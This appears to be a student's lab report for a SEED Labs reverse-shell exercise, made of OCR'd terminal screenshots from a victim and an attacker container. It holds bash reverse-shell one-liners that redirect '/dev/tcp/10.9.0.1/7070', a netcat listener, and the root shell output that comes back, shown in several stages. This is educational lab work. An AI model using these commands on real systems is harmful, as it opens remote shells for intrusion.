Question 1:

The process ID of the running shell (current process) in Question 1 (P1) is retrieved using the command $ echo $$. This command prints the PID of the shell executing it, allowing us to identify the current shell instance.

Screenshot 1:

Question 2:

In Question 2 (P2), the same command $ echo $$ is used again to check the process ID. If the PID matches P1, it confirms that it's the same shell instance. If it's different, it means a new shell session was started between the two commands.

Screenshot 2:

Terminal window "Victim_Youssef":
```
[02/25/25]seed@VM:~/.../Labsetup$ set-title Victim_Yo
ussef
[02/25/25]seed@VM:~/.../Labsetup$ dockps
82574243c4be   seed-attacker
0d1fe596b26f   victim-10.9.0.5
e79fab1a7994   user2-10.9.0.7
49e7ad6631c7   user1-10.9.0.6
[02/25/25]seed@VM:~/.../Labsetup$ docksh 0d1\
> ^C
[02/25/25]seed@VM:~/.../Labsetup$ docksh 0d1
root@0d1fe596b26f:/# ps
    PID TTY          TIME CMD
     24 pts/1    00:00:00 bash
     31 pts/1    00:00:00 ps
root@0d1fe596b26f:/# echo $$
24
root@0d1fe596b26f:/# /bin/bash -i > /dev/tcp/10.9.0.1
/7070
root@0d1fe596b26f:/# echo hello
root@0d1fe596b26f:/# ls -l
root@0d1fe596b26f:/#
```

Terminal window "attacker":
```
[02/25/25]seed@VM:/$ set-title attacker
[02/25/25]seed@VM:/$ nc -lnv 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.5 48244
hello
total 60
lrwxrwxrwx   1 root root    7 Nov  6  2020 bin -> usr/
bin
drwxr-xr-x   2 root root 4096 Apr 15  2020 boot
drwxr-xr-x  14 root root 3960 Feb 25 18:04 dev
drwxr-xr-x   1 root root 4096 Feb 22 21:47 etc
drwxr-xr-x   1 root root 4096 Nov 26  2020 home
lrwxrwxrwx   1 root root    7 Nov  6  2020 lib -> usr/
lib
lrwxrwxrwx   1 root root    9 Nov  6  2020 lib32 -> us
r/lib32
lrwxrwxrwx   1 root root    9 Nov  6  2020 lib64 -> us
r/lib64
lrwxrwxrwx   1 root root   10 Nov  6  2020 libx32 -> u
sr/libx32
drwxr-xr-x   2 root root 4096 Nov  6  2020 media
drwxr-xr-x   2 root root 4096 Nov  6  2020 mnt
drwxr-xr-x   2 root root 4096 Nov  6  2020 opt
dr-xr-xr-x 297 root root    0 Feb 25 18:04 proc
drwx------   1 root root 4096 Feb 22 22:00 root
drwxr-xr-x   1 root root 4096 Feb 24 02:08 run
lrwxrwxrwx   1 root root    8 Nov  6  2020 sbin -> usr
/sbin
drwxr-xr-x   2 root root 4096 Nov  6  2020 srv
dr-xr-xr-x  13 root root    0 Feb 25 18:04 sys
```

Screenshot 3:

Terminal window "Attacker_Youssef":
```
[02/25/25]seed@VM:/$ set-title Attacker_Youssef
[02/25/25]seed@VM:/$ docksh 825
root@VM:/# ls -l /proc/$$/fd
total 0
lrwx------ 1 root root 64 Feb 25 18:06 0 -> /dev/pts/1
lrwx------ 1 root root 64 Feb 25 18:06 1 -> /dev/pts/1
lrwx------ 1 root root 64 Feb 25 18:06 2 -> /dev/pts/1
lrwx------ 1 root root 64 Feb 25 18:28 255 -> /dev/pts/1
root@VM:/# exit
exit
[02/25/25]seed@VM:/$ docksh 825
root@VM:/# ls -l /proc/$$/fd
total 0
lrwx------ 1 root root 64 Feb 25 18:30 0 -> /dev/pts/1
lrwx------ 1 root root 64 Feb 25 18:30 1 -> /dev/pts/1
lrwx------ 1 root root 64 Feb 25 18:30 2 -> /dev/pts/1
lrwx------ 1 root root 64 Feb 25 18:33 255 -> /dev/pts/1
root@VM:/#
```

Right terminal window "attacker":
```
root root 4096 Nov 26  2020 home
root root    7 Nov  6  2020 lib -> usr/
root root    9 Nov  6  2020 lib32 -> us
root root    9 Nov  6  2020 lib64 -> us
root root   10 Nov  6  2020 libx32 -> u
root root 4096 Nov  6  2020 media
root root 4096 Nov  6  2020 mnt
root root 4096 Nov  6  2020 opt
root root    0 Feb 25 18:04 proc
root root 4096 Feb 22 22:00 root
root root 4096 Feb 24 02:08 run
root root    8 Nov  6  2020 sbin -> usr

root root 4096 Nov  6  2020 srv
root root    0 Feb 25 18:04 sys
root root 4096 Feb 24 02:04 tmp
root root 4096 Nov  6  2020 usr
root root 4096 Nov  6  2020 var
VM:/$ nc -lnv 7070
0.0.0 7070
ived on 10.9.0.5 42502

VM:/$ nc -lnv 7070
0.0.0 7070
Connection received on 10.9.0.5 46470
```

Screenshot 4:

Left terminal (Victim_Youssef):

```
root@0d1fe596b26f:/# ps
    PID TTY          TIME CMD
     24 pts/1    00:00:00 bash
     31 pts/1    00:00:00 ps
root@0d1fe596b26f:/# echo $$
24
root@0d1fe596b26f:/# /bin/bash -i > /dev/tcp/10.9.0.1/7070
root@0d1fe596b26f:/# echo hello
root@0d1fe596b26f:/# ls -l
root@0d1fe596b26f:/# exit
exit
root@0d1fe596b26f:/# /bin/bash -i > /dev/tcp/10.9.0.1/7070 0<&1
root@0d1fe596b26f:/# ls -l
^C
root@0d1fe596b26f:/# echo hello
exit
root@0d1fe596b26f:/# echo hello
hello
root@0d1fe596b26f:/# /bin/bash -i > /dev/tcp/10.9.0.1/7070 0<&1
root@0d1fe596b26f:/# exit
root@0d1fe596b26f:/# exit
exit
[02/25/25]seed@VM:~/.../Labsetup$ docksh 0d1
root@0d1fe596b26f:/# /bin/bash -i > /dev/tcp/10.9.0.1/7070 0<&1
2>&1
```

Right terminal (attacker):

```
lrwxrwxrwx   1 root root      9 Nov  6  2020 lib6
4 -> usr/lib64
lrwxrwxrwx   1 root root     10 Nov  6  2020 libx
32 -> usr/libx32
drwxr-xr-x   2 root root   4096 Nov  6  2020 medi
a
drwxr-xr-x   2 root root   4096 Nov  6  2020 mnt
drwxr-xr-x   2 root root   4096 Nov  6  2020 opt
dr-xr-xr-x 297 root root      0 Feb 25 18:04 proc
drwx------   1 root root   4096 Feb 22 22:00 root
drwxr-xr-x   1 root root   4096 Feb 24 02:08 run
lrwxrwxrwx   1 root root      8 Nov  6  2020 sbin
 -> usr/sbin
drwxr-xr-x   2 root root   4096 Nov  6  2020 srv
dr-xr-xr-x  13 root root      0 Feb 25 18:04 sys
drwxrwxrwt   1 root root   4096 Feb 24 02:04 tmp
drwxr-xr-x   1 root root   4096 Nov  6  2020 usr
drwxr-xr-x   1 root root   4096 Nov  6  2020 var
[02/25/25]seed@VM:/$ nc -lnv 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.5 42502
^C
[02/25/25]seed@VM:/$ nc -lnv 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.5 46470
^C
[02/25/25]seed@VM:/$ nc -lnv 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.5 46222
root@0d1fe596b26f:/#
```